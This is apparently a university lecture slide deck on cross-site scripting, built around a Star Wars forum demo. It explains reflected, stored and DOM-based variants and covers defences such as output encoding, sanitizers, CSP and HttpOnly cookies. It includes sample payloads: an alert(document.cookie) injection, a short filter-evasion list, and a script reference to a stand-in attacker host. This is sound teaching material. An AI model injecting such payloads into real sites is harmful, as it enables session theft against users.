
# Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user's browser
How	By injecting the code via the application Different types
Solution	
OWASP Top 10	
(Primary) Violated Principle	

darksideme  
Attacker

# Reflected XSS




# Stored XSS




- persistent
- exploit-code is stored in the application
  - e.g. guestbook, forum, social media, etc.
- victim receives exploit-code by viewing content

# Stored XSS



Screenshot of a forum application titled "Jedi Forum 3000". The URL in the address bar is [lightside.me/forum/foview.php?uname=lord+vader](http://lightside.me/forum/foview.php?uname=lord+vader). The page displays a message: "Welcome luke". On the left, there's a sidebar with user info: "Nachricht Nr:0 User: Yoda May the force be with us". In the center, a modal dialog box shows the session ID: "PHPSESSID=5c03mgadld6k131maq3l420fi1". At the bottom, there are messages: "Nachricht Nr:1 User: Obi-Wan Hey there, I'm using signal.", "Nachricht Nr:2 User: lord vader Don't mind me, I'm just hanging around...", and a footer message: "Übertragen der Daten von lightside.me...".




Screenshot of the same forum application. The URL is now [lightside.me/forum/foview.php?uname=lord+vader](http://lightside.me/forum/foview.php?uname=lord+vader). The page displays a message: "Welcome lord vader". The sidebar shows: "Nachricht Nr:0 User: Yoda May the force be with us.". The central area shows: "Nachricht Nr:1 User: Obi-Wan Hey there, I'm using signal.". The message input field contains: "Your message:  
Don't mind me, I'm just hanging around...  
<script>alert(document.cookie)</script>". Below it is a "Post" button.

both types require a flaw in  
the server-side code


can you think of a scenario that  
happens on the client side only?

```
< domoverview.html > ...
1   <html>
2     <head><title>Jedi Forum 3000</title></head>
3     <body>
4       <script>
5         var uname = (new URLSearchParams(window.location.search)).get('uname');
6       </script>
7
8       <h1>Welcome <script>document.write(uname)</script></h1>
9
10      </body>
11    </html>
```



payload still needs to travel to the server and back...

```
< domoverview.html > ...
1  <html>
2    <head><title>Jedi Forum 3000</title></head>
3    <body>
4      <script>
5        //var uname = (new URLSearchParams(window.location.search)).get('uname');
6        var uname = (new URLSearchParams(window.location.hash.substr(1))).get('uname');
7      </script>
8
9      <h1>Welcome <script>document.write(uname)</script></h1>
10
11    </body>
12  </html>
```




now it's on the client-side only

# DOM-based XSS

- Payload is embedded by the client-side script
- No flaw on the server-side necessary
  - only on the client-side
- „Purest“ form: injection via fragment
  - `http://<domain>#<exploit>`
  - `<exploit>` never reaches server
- Also called „Client XSS“

# Combination Stored + Client XSS

```
< domstored.html > ...
1  <html>
2      <head><title>Jedi Forum 3000</title></head>
3      <body>
4          <script>
5              var req = new XMLHttpRequest()
6              req.open("GET", "http://lightside.me/forum/messages.json", false);
7              req.send();
8              var messages = JSON.parse(req.responseText).messages;
9
10             messages.forEach((message) => {
11                 document.write("User: " + message.u + "<br>")
12                 document.write("Message: " + message.m + "<br><br>")
13             });
14
15         </script>
16     </body>
17 </html>
```



XSS Variations

Serverside Flaw

Clientside Flaw

Reflected  
("Non-Persistent")

Stored  
("Persistent")

## XSS Variations

## Serverside Flaw

## Clientside Flaw

Reflected  
("Non-Persistent")

Attacker slips victim malicious link  
Payload is sent to the server  
Server embeds payload in response  
Browser interprets response

Classic Reflected XSS  
(Reflected Server XSS)

Stored  
("Persistent")

## XSS Variations

### Serverside Flaw

Reflected  
("Non-Persistent")

Attacker slips victim malicious link  
Payload is sent to the server  
Server embeds payload in response  
Browser interprets response

Classic Reflected XSS  
(Reflected Server XSS)

Stored  
("Persistent")

### Clientside Flaw

Attacker slips victim malicious link  
( In some cases payload is sent to the server and reflected back)  
Client application embeds payload  
Browser interprets payload

Classic DOM-based XSS  
(Reflected Client XSS)

## XSS Variations

### Serverside Flaw

Reflected  
("Non-Persistent")

Attacker slips victim malicious link  
Payload is sent to the server  
Server embeds payload in response  
Browser interprets response

Classic Reflected XSS  
(Reflected Server XSS)

Stored  
("Persistent")

Attacker inserts malicious payload  
User browses content  
Server embeds payload in response  
Browser interprets response

Classic Stored XSS  
(Stored Server XSS)

### Clientside Flaw

Attacker slips victim malicious link  
( In some cases payload is sent to the server and reflected back)  
Client application embeds payload  
Browser interprets payload

Classic DOM-based XSS  
(Reflected Client XSS)

## XSS Variations

Reflected  
("Non-Persistent")

Stored  
("Persistent")

## Serverside Flaw

Attacker slips victim malicious link  
Payload is sent to the server  
Server embeds payload in response  
Browser interprets response

Classic Reflected XSS  
(Reflected Server XSS)

Attacker inserts malicious payload  
User browses content  
Server embeds payload in response  
Browser interprets response

Classic Stored XSS  
(Stored Server XSS)

## Clientside Flaw


Attacker slips victim malicious link  
( In some cases payload is sent to the server and reflected back)  
Client application embeds payload  
Browser interprets payload

Classic DOM-based XSS  
(Reflected Client XSS)

Attacker inserts malicious payload  
User browses content  
Client application embeds payload  
Browser interprets payload

Stored DOM-based XSS  
(Stored Client XSS)

# Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user's browser			
How	By injecting the code via the application			
	Different types	Variations	Serverside Flaw	Clientside Flaw
		Non-Persistent	Reflected Server XSS	Reflected Client XSS
		Persistent	Stored Server XSS	Stored Client XSS
Solution				
OWASP Top 10				
(Primary) Violated Principle				

# Input Validation

- Yes, as strict as possible
  - most probably that's not enough
  - there are hundreds of possible variations and injection points
    - very hard to filter all of them

```
<script>alert('XSS')</script>
<svg onload=alert('XSS') />
<img src @error=this.alert('XSS')>
<a href="javascript:alert('XSS')">XSS</a>
```

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>  
<https://owasp.org/www-community/xss-filter-evasion-cheatsheet>

# Output Encoding

Really depends on the context

- OWASP Cheat Sheet lists 12 rules for successful XSS prevention
- The first 4:

#0 Never Insert Untrusted Data Except in Allowed Locations

#1 HTML Encode Before Inserting Untrusted Data into HTML Element Content

#2 Attribute Encode Before Inserting Untrusted Data into HTML Common Attributes

#3 JavaScript Encode Before Inserting Untrusted Data into JavaScript Data Values

# Output Encoding

## #0 Never Insert Untrusted Data Except in Allowed Locations

Directly in a script:

```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>
```

Inside an HTML comment:

```
<!--...NEVER PUT UNTRUSTED DATA HERE...-->
```

In an attribute name:

```
<div ...NEVER PUT UNTRUSTED DATA HERE...=test />
```

In a tag name:

```
<NEVER PUT UNTRUSTED DATA HERE... href="/test" />
```

Directly in CSS:

```
<style>
  ...NEVER PUT UNTRUSTED DATA HERE...
</style>
```

# Output Encoding

#1 HTML Encode Before Inserting Untrusted Data into HTML Element Content

```
<body>  
...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...  
</body>
```

```
<div>  
...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...  
</div>
```

Characters to encode:

& --> &amp;

< --> &lt;

> --> &gt;

" --> &quot;

' --> &#x27;

# Output Encoding

## #2 Attribute Encode Before Inserting Untrusted Data into HTML Common Attributes

Encode all characters  
(excl. alphanumeric) in  
„&#xHH“ format or named if available

Inside **UNquoted** attribute:

```
<div attr=...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...>content
```

Inside single quoted attribute:

```
<div attr='...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...'>content
```

Inside double quoted attribute :

```
<div attr="...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...">content
```

Especially for unquoted attributes:

[space] % \* + , - / ; < = > ^ and |

# Output Encoding

## #3 JavaScript Encode Before Inserting Untrusted Data into JavaScript Data Values

Encode all characters  
(excl. alphanumeric) in  
„\xHH“ format

Inside a quoted string:

```
<script>alert('...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>
```

One side of a quoted expression:

```
<script>x='...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...'</script>
```

Inside quoted event handler:

```
<div onmouseover="x='...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...' "></div>
```

```
<script>  
window.setInterval('...EVEN IF YOU ENCODE UNTRUSTED DATA YOU ARE XSSSED HERE...');  
</script>
```

# Use libraries, frameworks and templates (correctly)

## .NET HtmlSanitizer

- <https://github.com/mganss/HtmlSanitizer>

## OWASP Java HTML Sanitizer

- <https://owasp.org/www-project-java-html-sanitizer/>

## Ruby on Rails SanitizeHelper

- <https://api.rubyonrails.org/classes/ActionView/Helpers/SanitizeHelper.html>

## Python Bleach

- <https://pypi.org/project/bleach/>

## PHP HTML Purifier

- <http://htmlpurifier.org/>

## JavaScript / Node.js

- HTML sanitizer (Google Closure Library)
  - <https://github.com/google/closure-library/blob/master/closure/goog/html/sanitizer/htmlspecialchars.js>
- DOMPurify
  - <https://github.com/cure53/DOMPurify>

# Use libraries, frameworks and templates (correctly)

Angular template

```
<h3>Binding innerHTML</h3>
<p>Bound value:</p>
<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>
<p>Result of binding to innerHTML:</p>
<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>
```

<https://angular.io/guide/security>

completely escaped

interprets HTML but not JavaScript

Be careful with functions like `sanitizer.bypassSecurityTrustUrl()`

# Use libraries, frameworks and templates (correctly)

React template

```
function App() {
  const userInput = "Hi, <img src=' ' onerror='alert(0)' />";

  return (
    <div>
      {userInput}
    </div>
  );
}
```

<https://dev.to/spukas/preventing-xss-in-react-applications-5f5j>

Be careful with things like dangerouslySetInnerHTML={}

# Use libraries, frameworks and templates (correctly)

## Go template

Example

```
import "text/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

produces

```
Hello, <script>alert('you have been pwned')</script>!
```

but the contextual autoescaping in html/template

```
import "html/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

produces safe, escaped HTML output

```
Hello, &lt;script&gt;alert(&#39;you have been pwned&#39;)&lt;/script&gt;!
```

# Content Security Policy (CSP)

- Restricts resources the application is allowed to load
- Content-Security-Policy: default-src 'self'
  - Allows scripts from same origin  
`<script src='messageparser.js'></script>`
  - But neither from different  
`<script src='http://darkside.me/payload.js'></script>`
  - Nor inline code  
``
  - Of course you can allow specific trusted domains  
`Content-Security-Policy: default-src 'self' *.trustedpartner.com`
- Also activate reporting
  - Content-Security-Policy: default-src 'self';  
`report-uri https://lightside.me/csreport`

# Content Security Policy (CSP)

- Or specify one specific script as a trusted script loader instead of defining a whitelist
  - this script is identified by a random (changing) nonce

```
Content-Security-Policy: script-src 'nonce-r@nd0m' 'strict-dynamic';default-src 'self';
```

```
<script src="/script-loader.js" nonce="r@nd0m"></script>
```

<https://content-security-policy.com/strict-dynamic/>

# HTTP Only Flag


Set Cookie flag „HttpOnly“ to prevent cookie access via Javascript

- especially for session ID cookies!


Ensure to also disable the HTTP method „TRACE“

- Otherwise attacker can send a TRACE request to the server via XSS
- Cookie gets appended to the request
- Server response contains whole request including cookie
- Attacker can read cookie from response

# Cross-Site Scripting (XSS)




Goal	Execute malicious JavaScript code in the user's browser			
How	By injecting the code via the application			
	Different types	Variations	Serverside Flaw	Clientside Flaw
		Non-Persistent	Reflected Server XSS	Reflected Client XSS
		Persistent	Stored Server XSS	Stored Client XSS
Solution	<b>Input Validation (and WAFs)</b> <b>Output Encoding (frameworks)</b> CSP HTTPOnly Flag			
OWASP Top 10				
(Primary) Violated Principle				



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OWASP Top 10	A7:2017-Cross-Site Scripting (XSS)			
(Primary) Violated Principle				

# Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user's browser			
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Solution	<b>Input Validation (and WAFs)</b> <b>Output Encoding (frameworks)</b> CSP HTTPOnly Flag			
OWASP Top 10	A7:2017-Cross-Site Scripting (XSS)			
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“			

# Nice real life example

Samy / JS.Spacehero

MySpace Worm

2005

Fastest spreading worm of all times  
> 1.000.000 users within 20 hours

2 actions

- Posted "but most of all, samy is my hero" on the victims profile page
- Added Samy as friend

enough about XSS


Jedi Entry Page

Hey fellow jedi, welcome

What's your name?  
Luke

What's your saber color preference?>  
 Blue  
 Green

Enter saber shop



